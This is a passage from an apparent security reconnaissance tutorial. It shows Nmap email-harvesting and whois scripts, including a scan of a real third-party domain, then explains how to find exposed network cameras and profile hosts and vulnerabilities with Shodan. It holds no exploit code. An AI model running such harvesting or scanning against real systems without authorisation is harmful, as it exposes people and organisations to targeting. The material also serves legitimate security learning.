


Searching for *network camera*.




When you click on a query, see details about the author, the upload date, and other notes.





Opening one of the links reveals the camera management page.



### *Http-email-harvest and http-google-email*

The main function of http-email-harvest is to spider into a website and retrieve found email addresses. The NSE script was part of the discovery and safe categories. The main function of http-google-email is to query the Google web search engine and Google Groups for emails about a specific domain; the script was part of discovery, safe and external categories. Both NSE scripts are removed from the official Nmap repository but can be downloaded from the following links.

<https://raw.githubusercontent.com/tixxdz/nmap/master/scripts/http-email-harvest.nse>

<https://raw.githubusercontent.com/Open-Sec/Open-SecTraining/master/http-google-email.nse>



Download and save the scripts into the NSE scripts folder `cd /usr/share/nmap/scripts`.

```
kali@kali:/usr/share/nmap/scripts$ nmap perekbet.co.il --script=http-email-harvest.nse -d
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 06:26 EDT
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 06:26
Completed NSE at 06:26, 0.00s elapsed
```

```
NSE: Finished http-email-harvest against perekbet.co.il (213.8.160.245:80).
Completed NSE at 06:27, 1.27s elapsed
Nmap scan report for perekbet.co.il (213.8.160.245)
Host is up, received syn-ack (0.018s latency).
rDNS record for 213.8.160.245: mail.aportal.co.il
Scanned at 2021-10-03 06:26:56 EDT for 50s
Not shown: 998 filtered ports
Reason: 993 no-responses and 5 host-unreaches
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
Final times for host: srtt: 18425 rttvar: 3825  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 06:27
Completed NSE at 06:27, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-payloads nmap-services.
```

Both scripts have arguments.

#### *Http-email-harvest*

Argument	Description	Default
<code>http-email-harvest.maxdepth</code>	The maximum number of directories to visit	3
<code>http-email-harvest.maxpagecount</code>	The maximum number of pages to visit	20
<code>http-email-harvest.url</code>	The URL to start spidering	/

#### *Http-google-email*

Argument	Description	Default
<code>http-google-email.pages</code>	The number of results pages requested from Google Web search and Google Group search, respectively	5



## Whois

There are two whois tools in Nmap: domain names, the whois-domain NSE script, and the second is for IP address, the whois-ip. The NSE script whois-domain does not have any arguments, but the NSE script whois-ip needs arguments to work.

Argument	Values	Description
whodb	whodb=nofile	Prevent the use of IANA assignments data and instead query the default services
	whodb=nofollow	Ignore referrals and instead display the first record obtained
	whodb=nocache	Prevent the acceptance of records in the cache when they apply to large ranges of addresses

For example, running the whois-domain script.

```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
kali@kali:/usr/share/nmap/scripts$ nmap nmap.org --script=whois-domain.nse
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 06:33 EDT
Nmap scan report for nmap.org (45.33.49.119)
Host is up (0.25s latency).
Other addresses for nmap.org (not scanned): 2600:3c01:e000:3e6::6d4e:7061
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https

Host script results:
| whois-domain:
|
| Domain name record found at whois.pir.org
| Domain Name: NMAP.ORG\x0D
| Registry Domain ID: D3106402-LROR\x0D
| Registrar WHOIS Server: whois.fabulous.com\x0D
```

Running the whois-ip script.

```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
kali@kali:/usr/share/nmap/scripts$ nmap 45.33.49.119 --script=whois-ip.nse
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 06:36 EDT
Nmap scan report for ack.nmap.org (45.33.49.119)
Host is up (0.21s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https

Host script results:
| whois-ip: Record found at whois.arin.net
| netrange: 45.33.0.0 - 45.33.127.255
| netname: LINODE-US
| orgname: Linode
| orgid: LINOD
| country: US stateprov: PA
| orgtechname: Linode Network Operations
|_orgtechemail: support@linode.com
```







## Shodan Search Engine

Shodan (Sentient Hyper-Optimized Data Access Network) is a database that contains a significant amount of information about IP addresses. Shodan automatically scans specific targets or is requested *On-Demand* by a user to scan a specific goal.

### ***shodan.io***




To use the necessary search capabilities of Shodan, register. As Shodan evolves daily, this or any other buttons may change shape or content.






Basic Query


Return to the Beta website login into Shodan afterward.




At the bottom of the page, we have a *Filter Cheat Sheet*. To explore it more, click the green button.




Returning to the search bar, type in a filter to query a search. For example, look for any SSH services that run on port 22.




The result page consists of a few parts.



In the center, we have the found IP address; any of these IP addresses contain the searched term (in my example, any of them includes SSH service that runs on port 22). On the left side, we have more in-depth information. Every different query contains a different left bar. Pressing each option adds them to the search query; for example, pressing OpenSSH adds it.




Observe that the amount of found results dropped. This feature allows filtering targets by adding more filters to the search query; the fewer *Total Results*, the better. Search for an IP address.




### Target In-Depth Analysis

Pressing on the IP address, see the different open ports.



Click on the port number for more details about the service.




The screenshot shows a web browser window displaying Shodan search results for the IP address 18.220.171.232. The left sidebar lists cloud provider details:

Domains	AMAZONAWS.COM
Cloud Provider	Amazon
Cloud Region	us-east-2
Cloud Service	AMAZON
Country	United States
City	Hilliard

The main content area shows details for port 22/TCP, identified as OpenSSH 7.6p1 Ubuntu-4ubuntu0.5. The fingerprint and other details are as follows:

```
SSH-2.0-OpenSSH_7.6p1_Ubuntu-4ubuntu0.5
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAQzDpdDNG+Cnjo50vj1LuxRZsrRftoh95U12
sZ8PpDxeBZ
EWTiIABNIaHu6Ro8mu8E09DLv433Bn9IEobkRvLRzuNKRYJe9dVU+5X8vi76f5IbvGtszZ
dJTUk
C2RWRoq8QLB8oZsD5HskwNKbNg48IwrJ2sFRmkbQgrMETddgK7o0jbufsn3c8wq+2xn7/6
SAjt1
Zbnw9UpAjkVdBb/e1xqnH1WzmPaQwyDdhNSoCz0USH/owqLYsVj8EpAGZF/hiIK1Xkzycg
Qq//P
ecYCYesxSb0XPkrZ7EutGdQoGJnLeHU/zzxwwe66e00s6fXRv9jzEamkZ/wUoYE+GN
Fingerprint: 6a:c6:03:06:5f:50:df:74:57:53:4a:1a:29:15:7f:03
```

Besides, see that Shodan could identify the specific application that runs on the HTTP service.



The screenshot shows a web browser window displaying Shodan search results for the IP address 18.220.171.232. The left sidebar lists web technologies:

- Web Technologies
- BOOTSTRAP
- JQUERY

The main content area shows details for the server host key algorithms and encryption algorithms:

```
Server Host Key Algorithms:
ssh-rsa
rsa-sha2-512
rsa-sha2-256
ecdsa-sha2-nistp256
ssh-ed25519

Encryption Algorithms:
chacha20-poly1305@openssh.com
aes128-ctr
aes192-ctr
```

Underneath is the *vulnerabilities* tab. As the note says, Shodan uses the services' version numbers to assume a possible vulnerability, the same as the NSE script **vulners**. It is worth mentioning that the top bar lays the History option. The user can see all previous Shodan scans by purchasing a membership, thus finding service changes and possible attempts to mitigate an issue.



## Shodan CLI

In some cases, a user would prefer using CLI over a web interface, either for automation or a simpler output; a CLI version of the Shodan website exists. The CLI version used the same database. The downside of using a CLI version is that we are losing some features, such as the previously discussed *Screenshots* and *Shodan MAPS* features; the upside of utilizing a CLI version is a quick scan. In some cases, the locked features of Shodan are not locked in the CLI version. Using the CLI version, request Shodan to scan targets. The installation steps are simple: browse the Shodan website and select the account button.

### Install Shodan CLI

